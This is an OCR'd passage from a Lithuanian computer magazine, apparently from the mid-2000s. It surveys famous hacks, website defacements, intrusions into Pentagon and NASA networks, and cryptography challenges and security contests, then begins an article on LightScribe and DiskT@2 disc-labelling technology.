Atskirai norėtųsi išskirti *OpenBSD*. Šios OS kūrėjai nuo pat pradžių kėlė sau užduotį sukurti maksimaliai saugią sistemą, ir vaikinams tai pavyko. Be abejo, *OpenBSD* taip pat turi klaidų, tačiau, visų pirma, jų labai jau mažai, o antra, šioms skylėms skirti pataisymai išleidžiami tuojau pat. Vis dėlto saugiausia sistema visoje planetoje yra ne *Theo de Raadt'o* ir jo kompanijos tvarinys. Pagal „Patikimų kompiuterių sistemų įvertinimo kriterijų" dokumentą, kurį sukūrė JAV nacionalinio saugumo agentūra, aukščiausiai saugumo klasei priskiriama XTS-300 STOP. Tu apie tokią OS tikriausiai nė negirdėjai. Tai kompanijos „Wang Federal" produktas, kuris be operacinės sistemos apima ir aparatinę dalį, sukurtą *Intel* procesorių pagrindu. XTS-300 veikia su UNIX tipo OS, vienu metu su ja dirba iki 200 procesorių ir dažniausiai yra naudojama karinėse struktūrose. Čia labai tiktų žymaus rusų saugumo eksperto 3APA3A citata: „Kuo OS nenaudingesnė, tuo ji saugesnė". Su visa pagarba XTS-300, QNX ir kitoms egzotiškoms sistemoms, jų funkcionalumo dažnai tiesiog neužtenka, todėl žmonės diegia kad ir mažiau apsaugotas, bet kur kas pažangesnes ir populiaresnes sistemas.

Pratęsdamas **nix* temą, pasakysiu porą žodžių apie virusus. Neįtikėtina, bet daugelis **nix* vartotojų iki šiol šventai tiki, kad *Linux* ir BSD sistemose nebūna virusų. O juk pirmasis plačiai žinomas virusas — Moriso kirminas — veikė būtent 4 BSD UNIX sistemoje. 2001 metais tinklo virusas *Sadmind SUN Solaris* vartotojams prikrėtė nemažai eibių, o 2002 kirminas *Slapper*, kuris eksploatavo *OpenSSL* buferio perpildymo klaidą, infekavo apie 20000 mašinų su įdiegta *Linux* sistema. Šį sąrašą galima būtų tęsti. Mielas uniksoide, nežaisk su ugnimi — Kasperskio ir *Dr.Web* antivirusai sukurti ir tavo mėgiamai sistemai!

Atspariausia virusams sistema — tai, be jokios abejonės, *Mac OS*, tačiau makrovirusai veikia ir čia. O jie ir negali neegzistuoti — juk tai skriptai, kurie sukurti tam tikram programiniam produktui, todėl jų veikimas nepriklauso nuo OS tipo.



Viena labiausiai apsaugotų planetos vietų — Pentagonas

[Svetainės] Visai įmanoma, jog tu, nepaisydamas visų mūsų įspėjimų, laužei *web* portalus. Gali būti, jog tu pakeisdavai pagrindinį tokios svetainės puslapį ir palikdavai joje pornografinį vaizdelį, trynei duomenų bazes, naudojaisi konfidencialia informacija. Tiesa, vargu, ar tavo kolekcijoje buvo bent viena vyriausybės ar stambios korporacijos svetainė, arba bent jau kokia nors paieškos sistema. Pastarąsias tu laikei nepažeidžiamais portalais, kuriuos prižiūri kieti sistemų administratoriai. Kiek kitaip galvojo penkiolikmetis hakeris iš Kanados, kuris save vadino *Mafiaboy*. Užgrobęs keletą universitetinių serverių, jaunasis įsilaužėlis iš jų sukūrė *DDoS* atakų vykdymo placdarmą. *DDoS'inti* jis nusprendė ne šiaip sau kažką, o CNN, *Yahoo!* ir *Amazon*, kas po poros valandų jam sėkmingai pavyko ir šie stambiausi portalai buvo nepasiekiami. Atakos sukelti nuostoliai siekė apie milijardą dolerių, į šią sumą įeina ir keleto nuo interneto priklausomų kompanijų akcijų kritimas. *Mafiaboy* įkliuvo dėl per didelių pagyrų IRC pokalbiuose. Vaikinukas atsiprašė, prižadėjo, jog daugiau taip nedarys, tačiau nuo to laiko prie kompiuterio jis prieina tik stebimas mokytojo. Interneto visuomenė buvo sukrėsta, jog tokį stambų resursą kaip *Yahoo* gali blokuoti net 15 metų paauglys.

Kiekvienas hakeris svajoja defeisinti *Microsoft.com*. Pasirodo, nulaužti galima ir šį be jokios abejonės vieną iš labiausiai apsaugotų interneto resursų. Vaikinai iš *OutLaw Group* 2004 metais viename iš portalo puslapių (visiškai nulaužti serverio jiems nepavyko) paliko savo defeisą. Jeigu įdomu, juo pasigrožėti gali čia: *web-hack.ru/defaced/microsoft.com.jpg*. Neatsilieka ir Brazilijos įsilaužėliai — komanda *Insanity Zine Corp* pakeitė pagrindinį *Microsoft.com* puslapį brazilų kalba — *www.microsoft.com/brasil/*.

Beje, laužiami ne tik mažaminkščiai. Kompanijos „Asus" portalą kadaise nulaužė toks *14m3*, kuris pagrindiniame puslapyje paliko štai tokią žinutę: *defaced by 14m3 k1dd13 fuck hackphreak and that stupid dickhead rloxley*. Kaip aš supratau, vaikinas tuo norėjo pasakyti, kad jis — labai kietas, o hakeriai *hackphreak* ir *rloxley* — niekam tikę lameriai. Tiesa, nelabai aišku, kuo čia dėtas žymus komplektuojančių dalių gamintojas, bet bala jo nematė.



par Jean-Paul Ney — Espionnage

Espionnage électronique au Pentagone

Les Confessions de l'Analyste

En 1998 le jeune israélien Ehoud Tenenbaum, alias Analyzer sur le réseau Internet, défiait le Pentagone en pénétrant les réseaux informatiques de la défense américaine. Jugé et emprisonné, aujourd'hui libre, Analyzer s'est confié à Israël Magazine.

Ehoud Tenenbaum et Jean-Paul Ney

Straipsnis apie visame pasaulyje žinomą hakerį *Analyzer*

JAV armijos *web* svetainė *www.army.mil* teisėtai yra pirmoje įvairių topų iš serijos „portalai, kurių neįmanoma nulaužti" vietoje. Taip buvo, kol dvidešimtmetis Čadas Devis pagrindiniame puslapyje neparašė *Hacked by Global Hell*. Tiesa, vietoje pasaulinės kietojo hakerio šlovės Čadas gavo 10 tūkstančių dolerių baudą ir apie metus kalėjimo, tačiau tai viso labo smulkmenos.

„RSA Security inc" — žymiausi kriptografijos srities specialistai. Logiška būtų manyti, jog jų portalas apsaugotas ne prasčiau kriptoalgoritmų. Deja, *www.rsa.com* svetainės sistemų administratoriams dar yra ko išmokti — svetainę defeisino nežinomi hakeriai, kas smarkiai pakirto „RSA Security" reputaciją.

Pratęsti pasakojimą apie nulaužtas svetaines galima būtų vos ne iki begalybės. Vis dėlto aš manau, jog tu ir taip supratai, kad bet kuris internete esantis portalas gali būti nulaužtas, kad ir koks kietas jis būtų.

[Tinklai] Pentagonas, NASA... kino filmuose jeigu hakeris sugebėjo nulaužti šių organizacijų tinklus, jis laikomas pačiu šauniausiu. Tačiau ar tikrai šaunuolio verti patys šie tinklai?

JAV gynybos ministerijos kompiuterių tinklas — vienas didžiausių pasaulyje. Savo kompiuteriams išlaikyti Pentagonas išleidžia apie 1,8 milijardo dolerių per metus. Neseniai gynybos ministerijoje buvo įvesta „kovinio pasirengimo kompiuterių atakoms būklės" skalė, analogiška karinių ir teroristinių grėsmių skalėms. Priklausomai nuo skalės būsenos armija pervedama į atitinkamą pasirengimo būseną, kas padeda koordinuoti veiksmus iki ypatingos situacijos.

Po *ILoveYou* ir *Blast* virusų epidemijų panašus dalykas sukurtas ir kompiuterių saugumo srityje. Tiesą sakant, aš nesuprantu, kaip JAV armija gali išgelbėti internetą nuo virusų epidemijų,



Oficiali *PitBull*, vienos geriausių apsaugos sistemų, svetainė



Sprendžiant pagal lipduką, šis diskas gerai apsaugotas

bet bala nematė. Pentagono serveriai maksimaliai apsaugoti, juose įdiegta naujausia programinė įranga, patys svarbiausi serveriai neprijungti prie globalaus tinklo, taip siekiant išvengti įsiskverbimo iš išorės. Keletas tūkstančių profesionalių sistemų administratorių seka tinklo veikimą.

Pirmuoju hakeriu, kuris prisipažino įsilaužęs į Pentagono tinklus, tapo izraelietis Echudas Tenenbaumas, pogrindyje žinomas kaip *Analyzer*. Incidentas įvyko augant situacijos įtampai Persijos įlankos rajone, todėl JAV vyriausybė buvo tikra, jog tai Irako bandymai sutrukdyti karinių pajėgų veiksmus šiame rajone. Tačiau į tyrimą įtraukus CŽV ir FTB šios tarnybos greitai susekė izraelietį hakerį, kuris su Sadamu Huseinu neturėjo visiškai jokių ryšių, o įsilaužė tiesiog šiaip sau, taip sakant, tyrinėdamas. FTB net išleido trumpą dokumentinį filmą apie tai, kaip valstijose gaudomi hakeriai. Beje, įsilaužėlis nepriėjo prie konfidencialios informacijos, dėl ko atsipirko tik pusės metų bausme. Kur kas toliau nuėjo anglas Haris Makinonas — bedarbis sistemų administratorius iš Londono. Suradęs gynybos ministerijos tinklo IP adresus (kas profesionalui nesukelia jokio vargo), Makinonas pasinaudojo saugumo sistemų skylėmis ir kai kuriuose kompiuteriuose gavo administratoriaus teises, o po to kaip reikiant pasilinksmino. Jis iš sistemos pašalino 1300 vartotojų (sisteminių įrašų), ištrynė daugybę svarbių bylų, nepamiršo kai ko perkopijuoti ir sau, šimte kompiuterių sukėlė savo privilegijas iki *root*.

Aptikę Hario veiklos pėdsakus, kariškiai likvidavo visus nesklandumus bei pradėjo tirti šią bylą. Nustatę, jog tai Ūkanotojo Albiono gyventojas, FTB paskelbė tarptautinę Makinono paiešką. Iš viso šiuo tikslu buvo išleista apie milijonas (!!!) dolerių, nors hakerio veiksmų sukelti nuostoliai nesiekė šimto tūkstančių. Savo įsilaužimą Haris paaiškino tuo, jog norėjo gauti informacijos apie ateivių egzistavimą, o Pentagonas, jo manymu, kaip tik ir turėjo duomenų apie žaliuosius žmogeliukus. Nežinau, ar Makinonas surado ką nors vertingo, bet šiam dėdulei gresia iš tiesų nemenka bausmė...


Dar viena organizacija, kurios pristatinėti nereikia ir kurios kompiuteriai turi būti gerai apsaugoti — tai aerokosmoso agentūra NASA. Būtent čia atliekami pirmaujančių technologijų tyrimai ir kūrimas, valdomi palydovai, kosminiai laivai ir šatlai. Priėjimas prie tokio tipo informacijos griežtai įslaptintas, tačiau dvidešimtmetis amerikietis Raimondas Toričelis lengvų kelių neieškojo — jo įsilaužimo tikslu tapo būtent NASA. Viename iš vyriausybinių kompiuterių Raimondas įdiegė... IRC serverį, kuris turėjo būti skirtas pokalbiams su savo draugais iš hakerių grupės *Conflict*, o kitame serveryje buvo įdiegtas sniferis, kuris periminėjo valstybinio San Chosė universiteto vartotojų slaptažodžius. Hakeris buvo areštuotas savo namuose, tiesiog prie kompiuterio, kuriame buvo aptikti visi jo kaltės įrodymai. 250 tūkstančių dolerių bauda ir laisvės atėmimas — štai kokia kaina už IRC serverio įdiegimą vyriausybės kompiuteryje.

Tiesą sakant, hakeriai nepridarė nieko itin ypatingo. Ko gero, jie to ir negalėjo padaryti. Paleisti branduolines kovines raketas arba išsiųsti palydovą į naują orbitą įsilaužėliai kol kas neturi galimybės. Kol kas...

Tu tikriausiai girdėjai apie langinių išeities tekstų vagystę. Hakeriai juos gavo į kompanijos korporatyvinį tinklą paleidę kirminą *Qaz*, kuris periminėjo visus slaptažodžius. Tikriausiai koks nors darbuotojas gavo užkrėstą laišką ir atidarė prie laiško prisegtą bylą su užkratu, o antiviruso jo kompiuteryje nebuvo. Perėmęs slaptažodį piktavalis gavo priėjimą prie sistemos ir iš vieno serverio parsisiuntė *Windows NT 4* bei *Windows 2000* operacinių sistemų išeities tekstus. Visa aukščiau aprašyta istorija nėra oficialūs faktai, o tik internete sklandantys



Maiklas Robertsonas — *Xbox* nulaužimo rėmėjas



Oficiali NASA svetainė

gandai, jokiu būdu nepretenduojantys į objektyvumą. Nepaisant to, operacinių sistemų išeities tekstus iš tiesų buvo galima rasti apsikeitimo bylomis tinkluose. Tiesa, po to nesekė jokia virusų epidemija ar langinėms skirtų eksploitų banga — pavojus pasirodė besąs kur kas menkesnis, nei numatė ekspertai. Bet svarbiausia čia šiek tiek kitas dalykas — net ir tokia korporacija kaip „Microsoft" negali saugiai išlaikyti visų savo paslapčių. Ką jau kalbėti apie kitas kompanijas?

[Kriptografija] Firma „Certicom" kriptografijos pasaulyje žinoma savo ECC algoritmu. Šis algoritmas už populiarųjį RSA kur kas ekonomiškesnis ir saugesnis: 164 bitų ECC ekvivalentiškas 1024 bitų RSA. „Certicom" sutiko išmokėti 10 tūkstančių dolerių prizą tam, kas sugebės dešifruoti algoritmą. Prancūzų laisvos programinės įrangos entuziastai panaudojo 597 kompiuterius ir po pusės metų darbo sugebėjo nulaužti 108 bitų ilgio ECC. Už tai jie gavo tik 2000 dolerių, o likę pinigai iškeliaus į laisvos PĮ plėtojimo fondą.
Šis nulaužimas pasirodė labai svarbus — jis parodė, kad net 1024 bitų raktas jau nesuteikia šimtaprocentinės apsaugos, o nauji algoritmai nėra išeitis iš padėties.
Dar vieną plačiai nuskambėjusį haką atliko švedų kriptografai, dešifravę Saimono Saino algoritmą. Sainas — Kembridžo universiteto fizikos profesorius, „Kodų knygos" — kriptografijos vadovėlio — autorius. Jis ir jo pagalbininkai per metus sukūrė 10 skirtingo sudėtingumo kodų, po ko savo algoritmus laikė praktiškai nepažeidžiamais. Saimonas net pareiškė apdovanosiąs tą, kuris nulauš visus 10 kodų 15 tūkstančių dolerių prizu. Frederikas Almgrenas šiais algoritmais susidomėjo todėl, kad jie naudojami internetinių bankų ir parduotuvių elektroninėse sistemose. Frederikas nulaužė visus šifrus, tuo pačiu pademonstruodamas pasauliui pasauliniame voratinklyje naudojamos kriptografijos silpnumą.
Šiandien pačiu patikimiausiu algoritmu laikomas JAV šifravimo standartas — *Rijndael*. Belgų kūrinio, kuris laimėjo AES konkurse, dar niekas nespėjo nulaužti. Kol kas nespėjo. Iš tiesų neįveikiamą algoritmą galima sukurti tik panaudojant kvantinę kriptografiją, kuri šiandien dar per mažai ištirta.



Nulaužti galima net ir patikimiausią kriptoalgoritmą


[Konkursai] Tu tikriausiai girdėjai arba skaitei apie žaidimų konsolės *Xbox* nulaužimą, į kurią gudručiai sugalvojo įdiegti *Linux*. Tačiau ar tu žinojai, kad hakeriai tai darė ne dėl įdomumo, o už labai gerą atlygį — 250 000 dolerių. 2002 metais anoniminis rėmėjas *www.sourceforge.com* svetainėje įdėjo skelbimą apie tai, jog sutinka šią sumą išmokėti tam, kas žaidimų konsolę pritaikys *Linuxui*. Kaip paaiškėjo, šis rėmėjas buvo Maiklas Robertsonas — kompanijos „Lindows", pagarsėjusios savo bandymais sukryžminti *Linux* ir *Windows*, generalinis direktorius. Kaip aiškina jis pats, tai darė tam, kad žmonėms suteiktų pasirinkimą — atseit, monopolijai demokratiškoje visuomenėje ne vieta.
Hakeriškoje aplinkoje gana populiarus ir autoritetingas yra konkursas *openhack.com*. Šis kompanijos „eWeek Labs" projektas sukurtas tam, kad išaiškintų pažeidžiamumus populiariuose programiniuose produktuose bei padėtų elektroninės komercijos srityje dirbančioms įmonėms. Pirmojo konkurso metu *www.openhack.com* svetainėje buvo sukurta elektroninė parduotuvė su pašto serveriu ir duomenų baze. Fiziškai serveris, kuriame veikė

svetainė, buvo Toronte, firmoje „Guardent", kuri specializuojasi interneto apsaugų kūrime. Pageidaujantiesiems buvo siūloma jį nulaužti. *Openhack* apėmė keletą potinklių, kuriuose buvo naudojamos pačios įvairiausios OS: *Solaris*, *Linux*, *OpenBSD*, *Windows NT*. Konfigūruoti serverio apsaugą padėjo „Microsoft" ir „Sun" saugumo specialistai, o vietoje ugniasienės veikė aparatinis *Axent Technologies* daikčiukas. Už *web* serverio pažeidimą įsilaužėlis gaudavo 500 dolerių, už pašto serverio sunaikinimą — 1500, o už priėjimo prie duomenų bazės gavimą — dvi su puse tonos žaliųjų amerikietiškų prezidentų. Laimėtoju tapo IT apsaugos konsultantas Luisas Mora. Pakeliui iki duomenų bazės hakeris surado 3 elektroninės parduotuvės *MiniVend* skriptų pažeidžiamumus ir vieną *Solaris* sistemos pažeidžiamumą.


Trečiame *Openhack* konkurse pagrindinio prizo suma jau siekė 50000 dolerių. Tai labai suprantama — hakeriams reikėjo nulaužti *PitBull*, kompanijos *Argus Systems Group* kompiuterinės apsaugos programą. *PitBull* — naujas žodis IT saugume, tai sistema, veikianti su OS branduolio lygyje, kontroliuojanti priėjimą prie FS ir procesų. Visas kūrimas vyko uždarai, todėl niekas tiksliai nežinojo, kokia gi ta apsauga. *PitBull* tapo vienintele kliūtimi, kurios hakeriams nepavyko nulaužti *DefCon* konkurse. *OpenHack 3* konkurse ji ir vėl pasirodė neįveikiama. Beje, tam be PĮ neįveikiamumo galima surasti ir kitą paaiškinimą: hakeriai superprofesionalai vargu ar viešai pasirodys panašiuose konkursuose net ir už 50 tūkstančių dolerių, o paprastiems entuziastams tiesiog neužtenka kvalifikacijos.

Dar vieną prizelį kompiuterių specialistams pamėtėjo „Mozilla Foundation" — už 5 surastas klaidas savo ugninėje lapėje ji išmokės po 2500 dolerių. Penki žmonės jau gavo savo pinigus, galbūt čia pasipelnyti galėtum ir tu — programa „pinigai už 5 klaidas" vis dar galioja.

Kriptoanalitikai gali gauti automobilį *Ferrari 360*. Be abejo, jis duodamas ne šiaip sau, o už kompanijos „MegaNet" (be abejo, tai ne kaunietiškasis meganetas ;) — red.past.) šifravimo sistemos nulaužimą. Iš *www.meganet.com* svetainės parsisiųsk bylą *ferrari.vme*, kuri užima tik 147 KB, ir iš jos išgauk dokumentą. Jeigu tau tai pavyks — gausi automobilį. Tiesa, transportiravimo išlaidas apmokėti teks tau pačiam, tačiau aš manau, jog tai neužtemdys pergalės džiaugsmo.



Pati saugiausia OS — *OpenBSD*



Microsoft.com defeiso veidrodis

Jeigu tu mėgai mokykloje spręsti matematines užduotis, išbandyk save *Bodacion Technologies* konkurse. Čia kiekvienas dalyvis gauna seką iš 999 skaičių, kurie sugeneruoti pagal specialų algoritmą. Užduotis — surasti tūkstantąjį skaičių. Tavo apdovanojimas bus net 10 tūkstančių dolerių, tačiau iš karto perspėju — per pastaruosius metus taip niekas ir nesuvokė, pagal kokį algoritmą išdėstyti šie skaičiai...

Ne taip senai kompanija SDMI, reklamuodama savo muzikinių įrašų apsaugos nuo kopijavimo priemones, kiekvienam nulaužusiajam jos algoritmus pažadėjo po 10000 dolerių. Ji tai padarė iš tiesų be reikalo, kadangi amerikiečių tyrinėtojų grupė vos per keletą dienų nuo konkurso pradžios iš apsaugos nepaliko nė pėdsakų. SDMI suprato, kad po to pardavinėti savo produkciją bus šiek tiek problematiška, todėl pareiškė, kad nulaužimas negalimas nesumažinus skambėjimo kokybės, o jeigu tai kam nors ir pavyko, tai tik atsitiktinai. Savo pinigėlių hakeriai taip ir negavo, nors geriausias SDMI algoritmų silpnumo patvirtinimas yra kiekviename turguje siūloma piratinių diskų gausa.

[Išvados] Šiame straipsnyje norėjau papasakoti apie programinius produktus, kurių hakeriai nesugebėjo nulaužti. Bet, kaip paaiškėjo, nulaužta buvo viskas: nuo smulkių įrankių iki operacinių sistemų. Vienintelė apsauga, kurios iš tiesų neįmanoma nulaužti — tai demonstracinės versijos, kur vartotojas pilnavertišką programą gauna tik po to, kai ją nusiperka. Tokios programos pavyzdžiu galėtų būti *Xspider*, kurios septintai versijai nėra kreko.

Apsaugų nuo kompaktinių diskų kopijavimo rinkoje lyderiauja *StarForce* — visi kiti nulaužiami namų sąlygomis per dešimt minučių. O *StarForce* iki šiol laikoma nepažeidžiama, nors kiekvienas mūsų skaitytojas žino, kad norint nukopijuoti apsaugotame diske saugomus duomenis, pakanka tiesių rankų ir programos *Alcohol 120%*. O pats saugiausias ryšio ir duomenų perdavimo protokolas — *OpenSSH*. Nuo jo neatsilieka ir uždaras kompanijos „Datafellows" komercinis produktas *ssh2*, kuris yra laikomas vienu iš saugiausių.


Tikiuosi, perskaitęs šį straipsnį tu supratai, jog absoliuti apsauga — tai tik mokslinė fantastika. Iš tiesų, nulaužti galima viską. Tai tik laiko ir investicijų klausimas. Kaip rodo praktika, šios investicijos debesų nesiekia.


LG

024

Hi–tech'inis diskų rašymas

VIENI SAVO DISKUS MARKIRUOJA SPECIALIAIS RAŠIKLIAIS, KITI ETIKETES SPAUSDINA SPAUSDINTUVU, O PO TO LIPDO JAS ANT DISKO, TRETIEJI SPAUSDINA TIESIOG ANT PAČIŲ DISKŲ. O KETVIRTIEJI TAM PANAUDOJA PAČIUS DISKŲ RAŠYMO ĮRENGINIUS...



Vaizdo uždėjimo ant disko technologija

[Apie ką čia aš?] Šiame straipsnyje papasakosiu būtent apie diskų markiravimo lazeriu technologijas. Sutik, kad su markeriu nenupieši jokio gražaus vaizdelio, o lazeriu galima padaryti didelės skiriamosios gebos paveiksliuką. Lipdukai diskams iš viso pavojingi, nes jeigu juos užklijuosi kreivai ir suglamžytai, tai diskas gali sugesti pačiame įrenginyje dėl jo paviršiaus nelygumų. O spausdintuvų, kurie gebėtų spausdinti ant diskų, ne tiek jau ir daug, tačiau jų galima rasti tarp „Epson" ir „Canon" gaminamų modelių.

Lazerinės vaizdo uždėjimo ant disko technologijos geros tuo, jog nereikalauja papildomų išlaidų — tau pakanka turėti šią technologiją palaikantį įrenginį. Tuomet nereikės pirkti nei markerių, nei lipdukų, nei kartridžų su spalvomis.

[DiskT@2] *DiskT@2* technologija jau egzistuoja nuo 2002 metų. Ją tada pristatė „Yamaha", išleidusi vienintelį pasaulyje šiai technologijai pritaikytą įrenginį — CRW–F1. Tatuiruotė būdavo nupiešiama ant darbinio disko paviršiaus. Po to, kai į diską būdavo įrašomi duomenys, jis finalizuodavosi, o likusioje laisvoje vietoje buvo suformuojamas paveiksliukas arba tekstas. Pats vaizdelis buvo formuojamas diskų rašymo programoje *Nero Burning ROM*. Tatuiruotė galėjo būti nupiešta tik ant CD–R diskų su tamsiu paviršiumi. „Yamaha" oficialiai suderinamais diskais paskelbė tik *DataLifePlus* serijos *Verbatim* su *Super AZO* sluoksniu, taip pat *MusicLifePlus* seriją su *Metal AZO* sluoksniu bei *TDK Reflex Ultra* ir *Reflex Ultra Metallic Disc* diskus. Derėtų paminėti, kad 24 šrifto dydžio teksto užrašymui ant disko būdavo sunaudojama apie 10–15 minučių, kas nėra taip jau greitai. Buvo išleisti keli įrenginio variantai: E–IDE, SCSI–3, USB 2.0 ir *FireWire*. Pas mus parduotuvių vitrinose surasti CRW–F1 buvo sudėtinga, tačiau jūsų nuolankus tarnas vis dėlto spėjo jį įsigyti, dėl ko iki šiol nesigaili :). Neilgai trukus „Yamaha" pranešė, kad visiškai pereina prie DVD technologijos. Ir apie ją nebuvo nieko girdėti iki pat antrosios 2005 metų pusės. Tačiau apie tai aš papasakosiu šiek tiek vėliau.



Žymusis „Yamaha" įrenginys CRW–F1

[LightScribe] 2005 metų pradžioje internete pradėjo sklandyti gandai, kad kompanija HP naująją technologiją nori pristatyti *LightScribe* pavadinimu (pilnas pavadinimas — *LightScribe Direct Disc Labeling*), ką pažodžiui galima išversti kaip „šviesorašis". Jos esmė — galimybė uždėti vaizdą ant nedarbinio diskų paviršiaus (CD arba DVD). Tam kompiuteryje sukuriame markiruotę ir ją uždedam — gaunasi gražiai ir dailiai :). Tik įrašius duomenis reikės apversti diską. Derėtų pastebėti, kad šiuo metu technologija išgauna iki 256 pilkos spalvos atspalvių, todėl apie spalvotą vaizdą kalba kol kas nekalbama.


Norint pasinaudoti nauja technologija, reikia turėti:
- DVD įrenginį su *LightScribe* technologija
- *LightScribe* diską
- *LightScribe* palaikančią programinę įrangą.

Šiuo metu išleista ne tiek jau daug rašančių DVD įrenginių, kuriuose veiktų naujoji technologija, o tie, kurie išleisti, diskų rašymo greičiu smarkiai atsilieka nuo savo brolių be šios technologijos. Geru pavyzdžiu galėtų būti *HP dvd640i*. Iš gamintojų derėtų paminėti tokias firmas, kaip „BenQ", „LaCie", „Philips" ir, savaime suprantama, HP.



„Yamaha" ir NEC technologija: *LabelFlash*

